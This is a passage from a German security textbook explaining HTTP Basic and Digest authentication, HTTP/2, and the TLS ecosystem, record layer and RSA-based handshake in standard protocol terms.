Der Ablauf einer Basic-Authentifizierung ist in Abb. 9.5 dargestellt. Da HTTP ein zustandsloses Protokoll ist, besteht dieser Ablauf aus zwei aufeinanderfolgenden HTTP-Anfragen des Client:

- Mit der ersten Anfrage versucht der Client, auf ein geschütztes Dokument zuzugreifen. Durch eine Fehlermeldung des Servers wird ihm mitgeteilt, dass dieses Dokument geschützt ist und welche Authentifizierungsmethode angewendet werden muss.
- In einer zweiten Anfrage formuliert der Client seinen Wunsch erneut, diesmal mit der passenden Username/Password-Information, die er sich nach Erhalt der ersten Fehlermeldung über ein Pop-up-Fenster vom Nutzer erfragt hat. Das Passwort wird dabei nicht etwa verschlüsselt übertragen (wie Abb. 9.5 suggerieren könnte), sondern ist lediglich Base64-codiert, um Übertragungsfehler zu vermeiden.

9.3.2 Digest Access Authentication für HTTP

Im Zusammenhang mit den Arbeiten zu HTTP 1.1 [FGM+97] wurde nach einer Methode gesucht, die wenigstens die offensichtlichsten Sicherheitsmängel von Basic beseitigt. Dazu

Abb. 9.5 Ablauf einer Basic-Authentifizierung zwischen HTTP-Client und Server




Abb. 9.6 Ablauf einer Digest-Authentifizierung zwischen HTTP-Client und Server

wurde in RFC 2617 [FHBH+99] ein einfaches Challenge-and-Response-Protokoll spezifiziert und in den HTTP-Rahmen eingepasst. Wir wollen dieses Verfahren an dem Beispiel aus Abb. 9.6 erläutern.

Wenn ein WWW-Server einen HTTP-Request für ein Dokument erhält, für das eine Authentifizierung benötigt wird, so antwortet er mit der Fehlermeldung `401 Unauthorized` und sendet die Challenge `nonce="dcd98...c093"` gleich in dieser Meldung mit. Die Zeichenfolge `realm="mitarbeiter@bank.de"` (*realm* = Bereich) teilt dem Benutzer mit, dass er sich in seiner Rolle als Mitarbeiter von `bank.de` anmelden soll. `opaque` ist ein Zufallswert; er dient dazu, Denial-of-Service-Angriffe durch IP Spoofing abzuwehren, und muss in der Antwort des Client wiederholt werden.

Auf diese Challenge muss der Nutzer mit einer Response antworten, mit der die geschützte Ressource (das Dokument `secret.html`) noch einmal angefordert wird (HTTP ist zustandslos!) und die außer den drei in der Challenge enthaltenen Werten zusätzlich noch den Username (`username="Hans.Mueller"`) und die Response (Base64 oder hexadezimal codiert) enthalten muss. Die Response wird dabei mit der Hashfunktion MD5 aus dem (geheimen) Passwort, dem Username, der `realm`, dem Pfad zum Dokument („`/root/secret.html`“) und dem Nonce-Wert gebildet.

Die Authentifizierungsmethoden Basic und Digest ergänzen die Sicherheitsmechanismen von SSL, da dort eine Authentifizierung pauschal für den ganzen Server erfolgt, während sie mit der hier vorgestellten Methode für jedes Dokument individuell gestaltet werden kann.

9.3.3 HTML-Formulare mit Passworteingabe

Webseiten werden heute oft dynamisch erzeugt. Hierzu wird auf Serverseite eine *Multi-Tier*-Architektur eingesetzt, die typischerweise aus einem Webserver als Frontend (Tier 1), einer Anwendungslogik (z. B. programmiert in PHP oder Java, in einer Laufzeitumgebung wie

z. B. Apache Tomcat, Tier 2) und einer Datenbank (Tier 3) besteht (Abschn. 20.1.1). Eine Authentifikation des Nutzers kann hier für jeden dieser „Tiers“ erforderlich sein.

Da das HTTP-Protokoll nur zwischen Browser und Webserver abläuft, stehen die Authentifizierungsinformationen aus HTTP Basic und HTTP Digest nur dem Webserver (Tier 1) zur Verfügung.

Für die *Passworteingabe über ein HTML-Formular* (Abschn. 20.1.10) existieren diese Probleme nicht. Nutzername und Passwort, die in ein solches Formular eingegeben werden, können als Werte von Variablen gespeichert, in dieser Form von der Anwendungslogik weiterverarbeitet und an den Datenbankserver weitergegeben werden. Daher hat sich diese Art der Nutzerauthentifizierung in der Praxis durchgesetzt und ist heute (in Kombination mit SSL/TLS) die am häufigsten eingesetzte Authentifizierungsmethode im WWW.

Für die Sicherheit von Webanwendungen ist es aber besser, ein Passwort mittels HTTP Basic Authentication abzufragen, denn dies ist im Gegensatz zur Eingabe in HTML-Formularen nicht anfällig für XSS-Angriffe (Abschn. 20.2.1).

9.4 HTTP/2

Die Entwicklung von HTTP/2 wurde durch das SPDY-Protokoll [BP12] von Google beeinflusst, das seit 2009 als neue Schicht zwischen HTTP und TCP eingefügt wurde. HTTP-Requests und -Responses wurde in SPDY-Frames übertragen, die eine zusätzliche Request-ID beinhalteten, wodurch ein asynchrones Multiplexen mehrerer HTTP-Requests auf einer TCP-Verbindung möglich wurde. Der Client musste nicht mehr warten, bis seine HTTP-Anfrage beantwortet wurde, er konnte gleich mehrere HTTP-Requests gleichzeitig senden und diese auch noch priorisieren. SPDY wurde in zahlreichen Browsern implementiert, ist aber heute „obsolete“ durch die Einführung von HTTP/2.

HTTP/2 (RFC 7540 [BPT15]) hat das Konzept der Frames von SPDY übernommen. Die Bestandteile von HTTP-Request und -Response werden in je einem *HTTP-Frame*




Abb. 9.7 HTTP/2-Frame zur Übertragung von Header oder Body von Request oder Response

(Abb. 9.7) übertragen: Der HTTP-Header in einem HEADERS-Frame, der HTTP-Body in einem DATA-Frame. Multiplexing wird ermöglicht durch Stream Identifier, die die Response jeweils mit einem spezifischen Request verknüpfen. Ein Server darf zur Performanzoptimierung eine Response senden, ohne einen Request erhalten zu haben; er fügt dann den vom ihm „vorausgesagten“ Request als HEADERS-Frame mit hinzu.

HTTP/2 kann ohne TLS nicht verwendet werden. Obwohl die Spezifikation HTTP/2 ohne Verschlüsselung erlaubt, haben alle Browserhersteller nur HTTP/2-over-TLS(1.2) implementiert.

Transport Layer Security

10

Inhaltsverzeichnis

10.1 TLS-Ökosystem

Die Grundidee von SSL/TLS besteht darin, einen transparenten, verschlüsselten und authentifizierten Kanal zur Verfügung zu stellen, über den Byteströme zwischen zwei Hosts zuverlässig übertragen werden können. Dies hat zwei Vorteile: eine einfache Konfiguration und eine universelle Einsetzbarkeit auch jenseits des HTTP-Protokolls.

10.1.1 Versionen

Die offizielle Geschichte von TLS beginnt mit *Secure Socket Layer* (SSL) Version 2.0, die im Februar 1995 von der Firma Netscape in den Webbrowser *Netscape Navigator* integriert wurde [Hic95]. Eine Netscape-interne Version 1.0 wurde wegen erheblicher Sicherheitsmängel nie veröffentlicht. SSL 2.0 wies noch viele konzeptionelle Schwächen auf und wurde schnell 1996 durch SSL 3.0 ersetzt. Dieses Redesign des Protokolls erwies sich als

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_10

außerordentlich robust und bildete die Basis für die nachfolgenden TLS-Versionen, bis einschließlich TLS Version 1.2. SSL 3.0 wurde später in einem historischen RFC standardisiert [FKK11].

Ab Version 3.1 übernahm die IETF die Standardisierung und benannte das Protocol in *Transport Layer Security* (TLS) Version 1.0 um. Die „alten" SSL-Versionen existieren aber weiter, da für TLS. 1.0 die Versionsnummer $0 \times 030 \times 01$ im Handshake verwendet wird – und für die nachfolgenden Versionen 1.1 und 1.2 die Nummern $0 \times 030 \times 02$ bzw. $0 \times 030 \times 03$. Der Standard für TLS. 1.0 [DA99] wurde im Januar 1999 verabschiedet. Im April 2006 folgte TLS. 1.1 [DR06] mit wenigen, aber signifikanten Verbesserungen, insbesondere beim Record Layer. Der letzte TLS-Standard nach dem Referenzdesign von SSL 3.0 ist TLS. 1.2 [DR08] vom August 2008. Die verwendeten Hashfunktionen und die daraus konstruierten Schlüsselableitungs- und MAC-Funktionen wurden aktualisiert, und authentische Verschlüsselung auf dem Record Layer wurde ermöglicht.

Von April 2014 bis August 2018 wurde bei der IETF intensiv an TLS. 1.3 gearbeitet [Res18]. Dieser komplette Neuentwurf basiert nicht mehr auf der Blaupause von SSL 3.0, sondern enthält viele neue Ideen im Bereich Handshake, Schlüsselableitung und Record Layer.

Alle Abschnitte dieses Kapitels beziehen sich, falls nicht anders angegeben, auf TLS. 1.2 als den derzeitigen Referenzstandard; die Unterschiede zu den anderen Versionen werden in Kap. 11 dargestellt.

10.1.2 Architektur

Jede TLS-Implementierung besteht auf Client- und Serverseite aus mehreren logischen Komponenten, die in Abb. 10.1 dargestellt sind.

Die funktional wichtigste Komponente ist der *Record Layer,* durch den der oben erwähnte sichere Kanal realisiert wird (Abschn. 10.2). Er nutzt die zuverlässige Datenübertragung des TCP-Protokolls und wird daher oft als weitere Netzwerkschicht „zwischen" der Transport- und der Anwendungsschicht (Abb. 9.1) dargestellt. Der Record Layer empfängt von der Anwendung einen Bytestrom, dessen Struktur er nicht kennt. Er teilt diesen Bytestrom in




Abb. 10.1 Die Bestandteile von SSL/TLS, im Bild grau unterlegt

Records auf, die einzeln authentifiziert und verschlüsselt werden, aber über eine implizite, d. h. nicht mit übertragene, Sequenznummer miteinander verknüpft werden. Wird TLS verwendet, so ist der Record Layer immer aktiv, er verwendet aber zu Beginn die NULL-Algorithmen für Verschlüsselung und Authentifizierung, d. h., die Records werden zwar erzeugt, aber weder verschlüsselt noch mit einem MAC geschützt. In jeder Kommunikationsrichtung werden unterschiedliche Schlüssel und Sequenznummern verwendet, sodass jede TLS-Verbindung aus zwei getrennten gesicherten Datenströmen besteht.

Mit dem Handshake-Protokoll werden zwischen Client und Server die kryptographischen Algorithmen und Schlüssel automatisch ausgehandelt (Abschn. 10.3). Es wird ein geheimer Wert, das PremasterSecret, ausgehandelt, und aus diesem Wert wird ein MasterSecret gebildet, das über mehrere Sessions hinweg in Client und Server gespeichert werden kann, und die Schlüssel für den Record Layer werden abgeleitet. In der Regel muss nur der Server konfiguriert und mit einem X.509-Zertifikat ausgestattet werden. Auch die Nachrichten des Handshake-Protokolls werden über den Record Layer versandt, aber in einem normalen Handshake werden nur die jeweils letzten Nachrichten verschlüsselt übertragen. Der TLS-Handshake umfasst drei Hauptklassen:

- **TLS-RSA:** Das PremasterSecret wird vom Client zufällig ausgewählt und mit dem öffentlichen RSA-Schlüssel des Servers verschlüsselt übertragen.
- **TLS-(EC)DH:** Das PremasterSecret ist der DH-Wert, der aus dem statischen DH-Share des Servers (im Zertifikat des Servers enthalten) und einem ephemeren DH-Share, der vom Client frisch gewählt wurde, berechnet wird. Diese Familie kann als Key Encapsulation Mechanism (KEM) modelliert werden. Die DH-Werte können in einer Primzahlengruppe oder auf einer elliptischen Kurve (EC) liegen.
- **TLS-(EC)DHE:** Sowohl Client als auch Server wählen einen ephemeren DH-Share, und der Server signiert seine Wahl. Die Signatur kann mit dem im Zertifikat des Servers enthaltenen öffentlichen Schlüssel verifiziert werden. Die DH-Werte können in einer Primzahlengruppe oder auf einer elliptischen Kurve (EC) liegen.

Der Wechsel vom unverschlüsselten zum verschlüsselten Modus des Record Layer wird in TLS durch die ChangeCipherSpec-Nachricht signalisiert. Diese Nachricht wird an vorletzter Stelle im Handshake gesendet, ist formal aber keine Handshake-Nachricht.

Das Alert-Protokoll dient – wie in anderen Protokollen auch – dem Austausch von Fehlermeldungen zwischen Client und Server, je nach Kontext verschlüsselt oder unverschlüsselt.

10.1.3 Aktivierung von TLS

Theoretisch kann jedes TCP-basierte Netzwerkprotokoll mit oder ohne TLS genutzt werden, und für viele dieser Protokolle gibt es tatsächlich TLS-Implementierungen. Daher werden Mechanismen benötigt, mit denen die Nutzung von TLS zwischen Client und Server signalisiert werden kann.

Neue Protokollnamen in URLs Der bekannteste Mechanismus sind spezielle Protokollnamen in URLs. Soll TLS zur Absicherung von HTTP verwendet werden, so kann dies dem Client durch Ersetzen der Protokollangabe `http` mit `https` mitgeteilt werden. Analog dazu gibt es weitere Protokollnamen, bei denen man durch das Anfügen des Buchstabens „s“ den TLS-Schutz aktivieren kann, z. B. `ftps` für FTP-over-TLS oder `imaps` für IMAP-over-TLS.

TLS-Ports Auf Servereite wird TLS aktiviert, indem der Client eine Verbindung zu einem TCP-Port aufbaut, auf dem ein TLS-Prozess läuft. So erwartet ein Webserver ungeschützte HTTP-Anfragen auf Port 80, während er nach einem TCP-Verbindungsaufbau auf Port 443 immer einen TLS-Handshake durchführt. Bei diesen TLS-Ports kann es sich um *well-know ports* handeln, die der Client aus der Protokollangabe berechnen kann – Port 443 ist der *well-known port* zu `https` –, oder um manuell im Client konfigurierte Ports, z. B. zum Abruf von E-Mails über TLS. Weitere *well-known ports* sind z. B. Port 993 für `imaps`, Port 995 für `pop3s` und Port 465 für `smtps`.

Always-On In Szenarien, in denen ein Client immer mit genau einem Server kommuniziert – Beispiele hierfür sind der Abruf von E-Mails von einem Mailserver über IMAP oder POP3 oder die Authentifikation eines WPA-WLAN-Client über IEEE 802.11i und EAP-TTLS –, kann der Client so konfiguriert werden, dass er immer TLS verwendet.

STARTTLS Baut ein Client eine HTTP-Verbindung zu Port 80 auf – z. B. weil der Nutzer www.ietf.org ohne Protokollangabe eingetippt hat –, so kann der Server trotzdem eine TLS-Verbindung erzwingen, indem er als Antwort eine `30x`-Fehlermeldung, als ein HTTP-Redirect, zurücksendet und als Ziel der Umleitung eine `https`-URL angibt. Dieser Umleitungsmechanismus steht in anderen Protokollen, z. B. in IMAP und POP3, nicht zur Verfügung. Daher wurde für diese Protokolle in RFC 2595 [New99] das STARTTLS-Verfahren entwickelt. Nachdem der Client eine unverschlüsselte TCP-Verbindung aufgebaut und das entsprechende Protokoll auf Anwendungsebene gestartet hat, sendet der Server das Schlüsselwort `STARTTLS` über diese Verbindung. Dies veranlasst den Client, das Anwendungsprotokoll zu unterbrechen und auf der bestehenden TCP-Verbindung einen TLS-Handshake durchzuführen. Nach erfolgreichem Abschluss des Handshakes startet der Client wieder das Anwendungsprotokoll. STARTTLS wurde mit jeweils eigenen RFCs für weitere Protokolle verfügbar gemacht, so z. B. für SMTP [Hof02], XMTP [SA11] und NNTP [MVN06]. Andere Protokolle nutzen ähnliche Mechanismen, z. B. das Kommando `AUTH TLS` in FTP [FH05], Extension-OIDs in LDAP [HMW00] oder HTTP Upgrade Header.

10.1.4 Weitere Handshake-Komponenten

Der TLS-Handshake ist mittlerweile sehr komplex; es gibt viele spezielle Ciphersuites, implizite Aushandlungen und Spezialmechanismen. Zu diesen Mechanismen zählen:

- **Session Resumption:** Wenn der Client ein bereits ausgehandeltes MasterSecret nach dem Aufbau einer neuen TCP-Verbindung wiederverwenden möchte, so kann er dies durch Senden der SESSION_ID aus der vergangenen Sitzung signalisieren (Abschn. 10.5).
- **TLS-Renegotiation:** Innerhalb einer bestehenden TLS-Sitzung kann eine neue Sitzung eröffnet werden. Der zweite Handshake wird verschlüsselt mit den Record Layer Keys des ersten Handshakes durchgeführt. Dies kann beispielsweise eingesetzt werden, um die Vertraulichkeit eines Client-Zertifikats im zweiten Handshake zu schützen oder um andere Algorithmen für einen geschützten Bereich auszuhandeln (Abschn. 10.6).
- **TLS-PSK-Ciphersuites:** Als Erweiterung des TLS-1.2-Standards wurde ein vollständiger Handshake auf Basis manuell konfigurierbarer symmetrischer Schlüssel in Client und Server spezifiziert [ET05].

10.2 TLS Record Layer

Der TLS Record Layer (Abb. 10.2) stellt eine Zwischenschicht in der TCP/IP-Protokollhierarchie dar. Er liegt oberhalb von TCP und akzeptiert, wie TCP selbst, eine Folge von Bytes (Bytestrom) von der zu schützenden Anwendung. Er übergibt die verarbeiteten Records wieder als Bytestrom an TCP. Der Ablauf ist wie folgt:

1. **Fragmentierung:** Der Bytestrom wird vom SSL Record Layer zunächst einmal in Blöcke zerlegt. Diese Blöcke werden *Records* genannt und sollten nicht länger als $2^{14} = 16.384$ Byte sein.
2. **Kompression (optional):** Nach der Fragmentierung kann auf den Record optional ein Kompressionsverfahren angewandt werden. Durch die Komprimierung soll die Größe des Record minimiert werden. (In Ausnahmefällen kann es bei Kompressionsverfahren auch zu einer Vergrößerung des Datenvolumens kommen. SSL/TLS erlaubt hier maximal 1024 zusätzliche Bytes.) Die Standardeinstellung für Kompression ist NULL, d. h., es findet keine Kompression statt.
3. **Berechnung des MAC:** Im nächsten Schritt wird zur Authentifizierung der Daten ein Message Authentication Code (MAC) angefügt, der nur von Sender und Empfänger überprüft werden kann. In die Berechnung des MAC fließt auch eine Sequenznummer mit ein.
4. **Padding:** Bei der anschließenden Verschlüsselung ist zu beachten, dass bei Verwendung einer Blockchiffre die Länge des Klartextes ein Vielfaches der Blocklänge der Chiffre sein




Abb. 10.2 TLS-Record-Layer-Protokoll

muss. Es kann also notwendig sein, einige zusätzliche Bytes anzuhängen, die sogenannten Padding-Bytes. Damit der Record Layer auf Empfängerseite erkennen kann, welche Bytes hinzugefügt wurden, muss die Anzahl dieser Padding-Bytes mit angegeben werden (Padding-Länge).

5. **Verschlüsselung/Encryption:** Schließlich wird der Record verschlüsselt.

Für die beiden Kommunikationsrichtungen (Client-Server und Server-Client) wird für die MAC-Berechnung und die Verschlüsselung jeweils unterschiedliches Schlüsselmaterial verwendet (Abb. 10.3).

In drei Headerfeldern am Anfang jedes Record werden die für das Funktionieren des Protokolls elementaren Informationen an die Gegenseite übertragen:

- **Type** (1 Byte): Hier wird der Typ der übertragenen Nachricht beschrieben, wobei nur zwischen den TLS-Komponenten ChangeCipherSpec (Type=20), Alert (Type=21) und Handshake (Type=22) auf der einen und allen anderen Anwendungsdaten wie z. B. HTTP oder FTP (Type=23) auf der anderen Seite unterschieden wird.
- **Version** (2 Byte): Das erste Byte gibt die Hauptversion, das zweite die Unterversion an. In Gebrauch sind die Werte 3.0 (SSL 3.0), 3.1 (TLS. 1.0), 3.2 (TLS. 1.1) und 3.3 (TLS. 1.2).
- **Länge** (2 Byte): Hier wird die Länge der nachfolgenden Daten in Bytes angegeben. Diese Längenwerte können für die in Abb. 10.2 angegebenen Zwischenschritte natürlich unterschiedlich sein.




Abb. 10.3 Der TLS Record Layer besteht aus zwei getrennten Kanälen für die beiden Kommunikationsrichtungen. Verschlüsselung und Authentifikation der Daten werden durch Senden der ChangeCipherSpec-Nachricht aktiviert, Entschlüsselung und Überprüfung des MAC durch Empfang dieser Nachricht

Authenticated Encryption Der SSL Record Layer wendet also ein *MAC-then-PAD-then-ENCRYPT*-Verfahren an. Es wird also der Klartext durch den MAC geschützt, nicht der Chiffretext. Diese Vorgehensweise ergibt nach [BN08] nur ein schwächeres *Authenticated-Encryption*-Verfahren. Das MAC-then-PAD-then-ENCRYPT-Verfahren von TLS weist allerdings einige Besonderheiten auf. So fließt z. B. in die MAC-Berechnung neben den Klartextdaten auch noch eine implizite Sequenznummer mit ein, also eine Sequenznummer, die beim Senden und Empfangen eines TLS-Records inkrementiert, aber nicht mit übertragen wird. Dieses spezielle Konstrukt wurde in [PRS11] eingehend untersucht.

Synchronisation Zur Berechnung des MAC und zur Verschlüsselung verwendet der Record Layer die gerade aktuellen Schlüssel und Algorithmen. Zu Beginn des TLS-Handshakes sind auf beiden Seiten noch keine Schlüssel und Algorithmen vorhanden, also werden diese Daten ohne MAC und ohne Verschlüsselung übertragen. Mit dem Handshake werden neue Schlüssel und Algorithmen zwischen beiden Partnern vereinbart, und nach dem Senden bzw. dem Empfang einer ChangeCipherSpec-Nachricht schaltet der Record Layer für die jeweilige Kommunikationsrichtung auf die neuen Schlüssel um.

Dieses Umschalten kann mehrmals erfolgen, z. B. wenn TLS-Renegotiation eingesetzt wird. Hierbei wird zunächst ein erster TLS-Handshake durchgeführt, in dem die Handshake-Nachrichten unverschlüsselt übertragen werden. Dann wird mit CangeCipherSpec auf Verschlüsselung umgeschaltet, und ein zweiter Handshake wird durchgeführt – hier sind alle Nachrichten mit den im ersten Handshake ausgehandelten Schlüsseln gesichert. Mit zwei weiteren ChangeCipherSpec-Nachrichten wird dann auf das Schlüsselmaterial umgeschaltet, das im zweiten Handshake ausgehandelt wurde.

Berechnung des MAC Der Message Authentication Code wird über die unverschlüsselten, aber möglicherweise komprimierten Daten inklusive der Record Header (Abb. 10.2) sowie eine implizite Sequenznummer berechnet:

$$\mathsf{MAC} = HMAC_{MAC\_write\_key}(SQN|Type|Version|Length|Data)$$

Client und Server merken sich jeweils zwei Sequenznummern, eine für die gesendeten und eine für die empfangenen Daten. Beide Sequenznummern werden mit 0 initialisiert und für jeden gesendeten bzw. empfangenen Record inkrementiert. Die Sequenznummer SQN bildet den Beginn der Eingabe der HMAC-Funktion. Dann folgt der Typ der geschützten Daten, also z. B. 0×23 für Anwendungsdaten, die Versionsnummer von TLS (0×03 0×03 für TLS. 1.2), die Länge des (komprimierten) Datenfragments und die (komprimierten) Daten selbst.

Lässt sich der MAC eines empfangenen Records nicht mit der aktuellen Sequenznummer für empfangene Daten verifizieren, so nimmt der Record Layer an, dass ein Angriff vorliegt: die aktuelle TLS-Sitzung wird beendet und alle Schlüssel werden verworfen.

10.3 TLS-Handshake

Der TLS-Handshake ist das Herzstück von TLS und der weitaus komplexeste Teil. Hier findet der Schlüsselaustausch zwischen Client und Server statt, der es beiden ermöglicht, anschließend verschlüsselt zu kommunizieren. Grundlage des Handshake-Protokolls ist nach RFC 5246 [DR08] die Diffie-Hellman-Schlüsselvereinbarung oder der RSA-basierte Schlüsseltransport. Weitere Schlüsselaustauschprotokolle sind in diversen RFCs beschrieben, diese spielen aber in der Praxis nur eine geringe Rolle.

10.3.1 Übersicht

Der RSA-basierte Schlüsselaustausch in TLS-RSA, der Abb. 10.4 und 10.14 und dem erläuternden Überblick in diesem Abschnitt zugrunde liegt, wird im Wesentlichen durch die beiden Nachrichten Certificate und ClientKeyExchange realisiert:

1. Der Server sendet seinen öffentlichen RSA-Schlüssel in einem X.509-Zertifikat, das auch den Domainnamen enthält, in der Certificate-Nachricht an den Client.
2. Der Client verschlüsselt einen zufällig gewählten 46-Byte-Wert und die höchste vom Client unterstützte TLS-Versionsnummer, die zusammen das PremasterSecret bilden, mit dem öffentlichen Schlüssel des Servers und dem RSA-PKCS#1-Algorithmus und überträgt den Chiffretext in der ClientKeyExchange-Nachricht zum Server. Der Server entschlüsselt diesen Chiffretext mit seinem privaten Schlüssel.

Das PremasterSecret wird von Client und Server als geheimer Startwert zur Berechnung des MasterSecret und aller symmetrischen Schlüssel verwendet.




Abb. 10.4 Schematische Darstellung des TLS-Handshakes mit RSA-basiertem Schlüsselaustausch. Die grau dargestellten Nachrichten ServerKeyExchange, CertificateRequest, Certificate und CertificateVerify sind für TLS-RSA optional. Eine detaillierte Beschreibung von TLS-RSA wird in Abb. 10.14 gegeben

Umrahmt wird dieser Schlüsselaustausch durch Nachrichten, die der Absprache und Synchronisation zwischen Client und Server und dem Schutz gegen verschiedenste Angriffe dienen. Abb. 10.4 gibt den Ablauf des Handshake-Protokolls wieder, auf den wir nun näher eingehen wollen.

ClientHello Die ClientHello-Nachricht enthält die Nummer der höchsten vom Client unterstützen TLS-Version, eine Zufallszahl ClientRandom und optional eine Identifikationsnummer Session_ID aus einem früheren TLS-Handshake. Daneben werden mehrere Listen übermittelt: eine Liste von möglichen kryptographischen Verfahren (sogenannte *Ciphersuites*), optional eine Liste möglicher Kompressionsverfahren und ebenfalls optional eine Liste mit TLS Extensions (Abschn. 10.7).

ServerHello, Certificate, ServerHelloDone Der Server antwortet darauf mit einer Folge von Nachrichten. Zunächst wählt er eine der Ciphersuites aus und teilt diese Entscheidung dem Client in der ServerHello-Nachricht mit, die ebenfalls eine Zufallszahl ServerRandom zur späteren Verwendung enthält. Dann schickt er seinen öffentlichen Schlüssel in Form eines X.509-Zertifikats in der Certificate-Nachricht an den Client. ServerHelloDone schließt den Nachrichtenblock des Servers ab.

ClientKeyExchange Der Client kennt nun den öffentlichen Schlüssel des Servers. Er wählt einen geheimen Wert, das PremasterSecret, aus, verschlüsselt ihn mit dem öffentlichen Schlüssel des Servers und sendet dieses Kryptogramm in ClientKeyExchange an den Server. (In TLS-DH und TLS-DHE wird das PremasterSecret mithilfe der Diffie-Hellman-Schlüsselvereinbarung ausgehandelt.)

ChangeCipherSpec, Finished Aus dem PremasterSecret wird zunächst das MasterSecret abgeleitet. Das MasterSecret ist der Ausgangspunkt für die Berechnung der kryptographischen Schlüssel; das PremasterSecret kann anschließend gelöscht werden. Nach Ableitung aller Schlüssel kann der Client auf diese und die ausgehandelten Algorithmen mit ChangeCipherSpec aktivieren, und den Handshake mit der ClientFinished-Nachricht beenden.

Der Server entschlüsselt ClientKeyExchange und führt ebenfalls die Schlüsselableitungen durch. Dann schaltet auch er mit ChangeCipherSpec auf die neuen Parameter um und beendet den Handshake mit ServerFinished.

Ergebnis des Handshakes Nach diesem Handshake sind folgende Informationen sowohl dem Client als auch dem Server bekannt:

- Die höchste von Client und Server unterstützte TLS-Versionsnummer
- Eine Ciphersuite mit jeweils einem Public-Key-Algorithmus zur Übertragung/ Aushandlung des PremasterSecret, einem symmetrischen Verschlüsselungsalgorithmus und einem Hashalgorithmus
- Ein gemeinsames MasterSecret ms
- Eine Session_ID als Referenz auf dieses MasterSecret ms
- Je ein Verschlüsselungsschlüssel für den Datenverkehr von Client zum Server und umgekehrt
- Für jede Übertragungsrichtung ein Schlüssel zur Bildung des MAC von Nachrichten
- Falls erforderlich (z. B. für CBC) zwei Initialisierungsvektoren für die Verschlüsselungsfunktion, einen für jede Richtung
- Optional eine Kompressionsfunktion

